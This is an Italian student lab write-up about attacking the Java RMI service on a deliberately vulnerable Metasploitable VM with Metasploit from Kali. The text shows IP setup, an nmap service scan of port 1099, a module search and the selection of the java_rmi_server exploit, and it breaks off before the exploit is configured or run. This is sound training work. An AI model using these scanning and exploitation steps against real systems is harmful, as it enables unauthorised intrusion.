Attacco alla macchina Metasploitable con l'utilizzo di Metasploit


- Introduzione
- Configurazione Ip
- Scanning
- Avvio Metasploit
- Esecuzione

Introduzione

- L'esercizio di oggi ci chiedeva di “exploitare” la macchina Metasploitable sul servizio “Java rmi” sulla porta 1099. Prima di farlo bisognava modificare gli indirizzi della macchina Kali (attaccante) e quelli della macchina Metasploitable (bersaglio). Successivamente dopo aver ottenuto la sessione remota Meterpreter, ottenere le informazioni sulla configurazione di rete e sulla tabella di routing.

Configurazione Ip


- Ho configurato gli indirizzi delle macchine come si vede in figura. Di seguito quella di Metasploitable.



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1a:9a:84
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1a:9a84/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:222 (222.0 B)  TX bytes:4652 (4.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Configurazione Ip


- Di seguito quello di Kali.



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fe21:b1d0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:21:b1:d0  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 286 (286.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 2494 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::db46:ef7d:3163:c23d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:36:82:25  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 2972 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Scanning


- Siamo andati a vedere quali sono le vulnerabilità. L'esercizio già ci dava la vulnerabilità che era sulla porta 1099 e quindi abbiamo visto era aperto grazie al tool “nmap”.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112 -p 1099
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 04:31 EST
Nmap scan report for 192.168.11.112
Host is up (0.0016s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.24 seconds
```

Avvio di Metasploit


- Ad ogni avvio del tool Metasploit con il comando “msfconsole” notiamo che il messaggio di benvenuto è sempre diverso.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history


         .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Esecuzione


- Ricerchiamo la vulnerabilità con il comando “search”.



```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22  excellent  Yes    Atlassian Crowd
 pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                          2013-05-22       excellent  Yes    Java JMX Server
 Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                      2013-05-22       normal     No     Java JMX Server
 Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                           normal     No     Java RMI Regist
ry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                          2011-10-15       excellent  Yes    Java RMI Server
 Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                      2011-10-15       normal     No     Java RMI Server
 Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl              2010-03-31       excellent  No     Java RMIConnect
ionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet                    1997-02-19       excellent  No     Java Signed App
let Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming                  2019-01-08       excellent  Yes    Jenkins ACL Byp
ass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize                 2015-11-18       excellent  Yes    Jenkins CLI RMI
 Java Deserialization Vulnerability
   10  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes    Kibana Timelion
 Prototype Pollution RCE
   11  exploit/multi/browser/firefox_xpi_bootstrapped_addon        2007-06-27       excellent  No     Mozilla Firefox
 Bootstrapped Addon Social Engineering Code Execution
   12  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authen
tication bypass with RCE plugin
   13  exploit/multi/http/torchserver_cve_2023_43654               2023-10-03       excellent  Yes    PyTorch Model S
erver Registration and Deserialization RCE
   14  exploit/multi/http/totaljs_cms_widget_exec                  2019-08-30       excellent  Yes    Total.js CMS 12
 Widget JavaScript Code Injection
   15  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc      2021-09-21       manual     Yes    VMware vCenter
vScalation Priv Esc


Interact with a module by name or index. For example info 15, use 15 or use exploit/linux/local/vcenter_java_wrapper_vmon_
priv_esc

msf6 > use 4
```

Esecuzione

